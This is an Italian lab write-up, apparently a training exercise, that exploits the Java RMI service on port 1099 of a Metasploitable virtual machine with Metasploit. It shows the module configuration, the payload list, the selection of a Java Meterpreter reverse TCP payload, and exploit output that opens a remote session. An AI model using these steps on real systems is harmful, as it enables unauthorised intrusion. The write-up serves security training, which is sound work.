
Sfruttamento della vulnerabilità Java RMI sulla porta 1099 - Metasploitable


1.Introduzione

In questo esercizio, abbiamo simulato uno scenario di attacco in ambiente isolato, sfruttando una vulnerabilità presente nel servizio Java RMI esposto sulla porta 1099 della macchina Metasploitable. L'obiettivo era ottenere una sessione Meterpreter attraverso Metasploit e raccogliere informazioni di rete dalla macchina compromessa.

2.Configurazione della rete virtuale

Per permettere la comunicazione diretta tra le due macchine (attaccante e vittima), entrambe sono state configurate in VirtualBox utilizzando la modalità rete interna (intnet).







3.Assegnazione IP statici

Sulla macchina Kali, l'indirizzo IP è stato impostato tramite Network Manager. Sulla Metasploitable, l'IP è stato configurato manualmente modificando il file `/etc/network/interfaces`.


- Kali: 192.168.11.111
- Metasploitable: 192.168.11.112







4.Verifica della connettività e scansione

Abbiamo testato la comunicazione tra le due macchine tramite ping e successivamente utilizzato nmap per verificare che la porta 1099 sulla macchina Metasploitable fosse aperta e attiva con un servizio Java RMI.









5. Avvio di Metasploit e ricerca exploit

Una volta avviato msfconsole, abbiamo cercato exploit compatibili con java_rmi usando il comando `search java_rmi.`





Tra i risultati, abbiamo scelto un modulo adatto (es. exploit/multi/misc/java_rmi_server) e lo abbiamo attivato con il comando `use 1`

6.Configurazione dell’exploit

Dopo aver selezionato l'exploit, abbiamo configurato i parametri necessari tramite i seguenti comandi:


```
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT ⇒ 1099
```

Una volta configurati, abbiamo utilizzato il comando `show options` per verificare che tutti i parametri fossero correttamente impostati.

```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```


7.Scelta del payload e attacco

Dopo aver visualizzato i payload disponibili (`show payloads`), abbiamo scelto uno compatibile con reverse TCP e lo abbiamo impostato con il comando `set PAYLOAD 11`



```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect  .                normal  No     Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                      .                normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm          .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp              .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp           .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                .                normal  No     Interact with Established SSH Connection
   6   payload/java/jsp_shell_bind_tcp             .                normal  No     Java JSP Command Shell, Bind TCP Inline
   7   payload/java/jsp_shell_reverse_tcp          .                normal  No     Java JSP Command Shell, Reverse TCP Inline
   8   payload/java/meterpreter/bind_tcp           .                normal  No     Java Meterpreter, Java Bind TCP Stager
   9   payload/java/meterpreter/reverse_http       .                normal  No     Java Meterpreter, Java Reverse HTTP Stager
   10  payload/java/meterpreter/reverse_https      .                normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   11  payload/java/meterpreter/reverse_tcp        .                normal  No     Java Meterpreter, Java Reverse TCP Stager
   12  payload/java/shell/bind_tcp                 .                normal  No     Command Shell, Java Bind TCP Stager
   13  payload/java/shell/reverse_tcp              .                normal  No     Command Shell, Java Reverse TCP Stager
   14  payload/java/shell_reverse_tcp              .                normal  No     Java Command Shell, Reverse TCP Inline
   15  payload/multi/meterpreter/reverse_http      .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   16  payload/multi/meterpreter/reverse_https     .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD 11
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Infine, abbiamo lanciato l’exploit




```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/lY8aGDOp
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:54237) at 2025-05-16 10:38:50 +0200

meterpreter >
```


8.Accesso alla shell Meterpreter e raccolta evidenze

Dopo l’esecuzione dell’exploit, è stata stabilita una sessione Meterpreter. Da qui abbiamo ottenuto:

a) **Configurazione di rete della macchina compromessa:**



b) **Tabella di routing:**



Conclusione

L’attacco ha avuto successo e la sessione Meterpreter è stata stabilita. Sono state acquisite correttamente le informazioni richieste dalla macchina compromessa. Questo esercizio dimostra l’importanza di una corretta gestione dei servizi esposti e della segmentazione di rete per evitare compromissioni remote.